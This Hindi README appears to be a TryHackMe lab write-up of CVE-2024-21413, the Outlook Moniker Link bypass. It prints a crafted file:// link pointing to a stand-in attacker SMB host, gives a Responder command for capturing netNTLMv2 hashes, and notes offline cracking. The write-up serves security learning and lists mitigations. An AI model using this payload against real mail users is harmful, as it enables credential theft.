 shauryarathore357-hub/thm-moniker-link-cve-2024-21413-writeup
TryHackMe रूम वॉकथ्रू CVE-2024-21413 का, जिसमें Outlook Moniker Link Protected View बायपास, NTLM हैश लीकिंग, और Responder के साथ क्रेडेंशियल कैप्चर शामिल है।

पथ: साइबर सुरक्षा 101 → शोषण मूल बातें → मोनिकर लिंक (CVE-2024-21413) कठिनाई: प्रीमियम रूम फोकस: Outlook संरक्षित दृश्य बायपास, NTLM हैश लीकिंग, और Responder के साथ क्रेडेंशियल कैप्चर
CVE-2024-21413 एक गंभीर Microsoft Outlook भेद्यता है जो इस बात को प्रभावित करती है कि एप्लिकेशन विशेष रूप से तैयार किए गए हाइपरलिंक को कैसे संभालता है। file:// मोनिकर लिंक प्रारूप का दुरुपयोग एक विशेष वर्ण के साथ करके, एक हमलावर Outlook के संरक्षित दृश्य को पूरी तरह से बायपास कर सकता है — जिससे Outlook चुपचाप SMB के माध्यम से संपर्क करता है और पीड़ित के NTLM क्रेडेंशियल्स को उसी क्षण लीक कर देता है जब वे लिंक पर क्लिक करते हैं, शून्य अतिरिक्त इंटरैक्शन की आवश्यकता के साथ।
किसी भी टूलिंग को छूने से पहले, रूम भेद्यता के आधिकारिक वर्गीकरण के माध्यम से चलता है ताकि यह स्थापित किया जा सके कि यह बग कितना गंभीर है।

CVE को गंभीर गंभीरता रेटिंग सौंपी गई है — प्रभाव को देखते हुए आश्चर्य की बात नहीं: एक दुर्भावनापूर्ण ईमेल पर एक क्लिक उपयोगकर्ता के Windows क्रेडेंशियल्स को लीक कर देता है बिना Outlook की किसी भी सामान्य सुरक्षा चेतावनी को ट्रिगर किए।
Outlook सामान्य रूप से http:// और https:// हाइपरलिंक को सुरक्षित रूप से खोलता है, और यहां तक कि फ़ाइल अटैचमेंट को संरक्षित दृश्य के साथ फ्लैग करता है ताकि दुर्भावनापूर्ण दस्तावेज़ों को स्वचालित रूप से आउटबाउंड कनेक्शन बनाने से रोका जा सके। भेद्यता मोनिकर लिंक का शोषण करती है — एक लीगेसी Windows OLE तंत्र जिसका उपयोग बाहरी ऑब्जेक्ट्स को संदर्भित करने के लिए किया जाता है — मानक http:// लिंक के बजाय।

दो चीजें शोषण को काम करवाती हैं:
file:// है — वेब संसाधन की ओर इशारा करने के बजाय, तैयार किया गया हाइपरलिंक एक फ़ाइल पथ (आमतौर पर एक रिमोट UNC/SMB पथ जैसे \\attacker-ip\share) को संदर्भित करता है, जिसे OLE सामान्य वेब लिंक से बहुत अलग तरीके से संभालता है।! (विस्मयादिबोधक चिह्न) वास्तव में संरक्षित दृश्य बायपास को ट्रिगर करता है। इस वर्ण का मोनिकर लिंक सिंटैक्स में विशेष अर्थ है — यह लिंक लक्ष्य को एक आंतरिक फ्रैगमेंट/संदर्भ से अलग करता है, और Outlook का पार्सर इसके मौजूद होने पर संरक्षित दृश्य को सही ढंग से लागू करने में विफल रहता है, जिससे अनुरोध सैंडबॉक्स होने के बजाय तुरंत फायर हो जाता है।एक साथ रखने पर, एक लिंक जो इस तरह दिखता है:
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
Outlook को चुपचाप पीड़ित के क्लिक करने के क्षण ही हमलावर की मशीन पर SMB कनेक्शन शुरू करने का कारण बनता है — बिना कभी संरक्षित दृश्य चेतावनी दिखाए।
डिलीवरी तंत्र को समझने के बाद, अगला कदम एक लिसनर स्थापित करना है ताकि पीड़ित के दुर्भावनापूर्ण लिंक के साथ इंटरैक्ट करने के बाद क्रेडेंशियल्स को वास्तव में पकड़ा जा सके।

Responder AttackBox पर लीक हुए क्रेडेंशियल्स को कैप्चर करने के लिए उपयोग किया जाने वाला टूल है। Responder रोग SMB/LLMNR/NBT-NS लिसनर सेवाओं को स्पिन करके काम करता है — इसलिए जब Outlook का OLE पार्सर मोनिकर लिंक में एम्बेडेड हमलावर-नियंत्रित UNC पथ तक पहुंचता है, तो यह Responder की नकली SMB सेवा के विरुद्ध प्रमाणित करता है, जिससे प्रक्रिया में एक netNTLMv2 हैश लीक हो जाता है।
responder -I <interface>
एक बार तैयार किया गया ईमेल भेज दिए जाने और पीड़ित के दुर्भावनापूर्ण हाइपरलिंक पर क्लिक करने के बाद, Responder आने वाले प्रमाणीकरण प्रयास को कैप्चर करता है और netNTLMv2 हैश को सीधे टर्मिनल पर डंप कर देता है — पीड़ित के सादे पाठ पासवर्ड को पुनर्प्राप्त करने के लिए ऑफ़लाइन क्रैक करने के लिए तैयार (जैसे, hashcat या John the Ripper के साथ)।
यह रूम एक साफ़ प्रदर्शन है कि कैसे URI पार्सर में एक अनदेखा किया गया वर्ण वर्षों से मौजूद सुरक्षा नियंत्रण को पूरी तरह से कमजोर कर सकता है। संरक्षित दृश्य विशेष रूप से इस तरह के चुपचाप आउटबाउंड लीक को रोकने के लिए डिज़ाइन किया गया था — और मोनिकर लिंक को कैसे पार्स किया जाता है, इसमें एक-वर्ण की विचित्रता इसे पूरी तरह से बायपास करने के लिए पर्याप्त थी। यह एक अच्छा अनुस्मारक भी है कि क्यों संगठन-व्यापी रूप से NTLM को अक्षम करना (या कम से कम SMB साइनिंग को लागू करना) हैश-लीक हमलों के इस पूरे वर्ग के विरुद्ध सबसे प्रभावी शमनों में से एक बना हुआ है।
इस रूम में कोई शाब्दिक CTF-शैली का फ्लैग शामिल नहीं था — दिखाए गए सभी स्क्रीनशॉट वैचारिक/तकनीक उत्तर हैं, पूर्ण रूप में प्रस्तुत किए गए हैं क्योंकि कोई भी चुनौती फ्लैग का स्पूनफीड नहीं है।
| चरण | विवरण |
|---|
| भेद्यता | CVE-2024-21413 — Outlook मोनिकर लिंक संरक्षित दृश्य बायपास |
| गंभीरता | गंभीर |
| दुर्भावनापूर्ण लिंक प्रकार | file:// मोनिकर लिंक (UNC/SMB पथ) |
| बायपास ट्रिगर | लिंक में एक ! वर्ण |
| कैप्चर टूल | Responder |
| लीक हुए क्रेडेंशियल प्रकार | netNTLMv2 हैश |
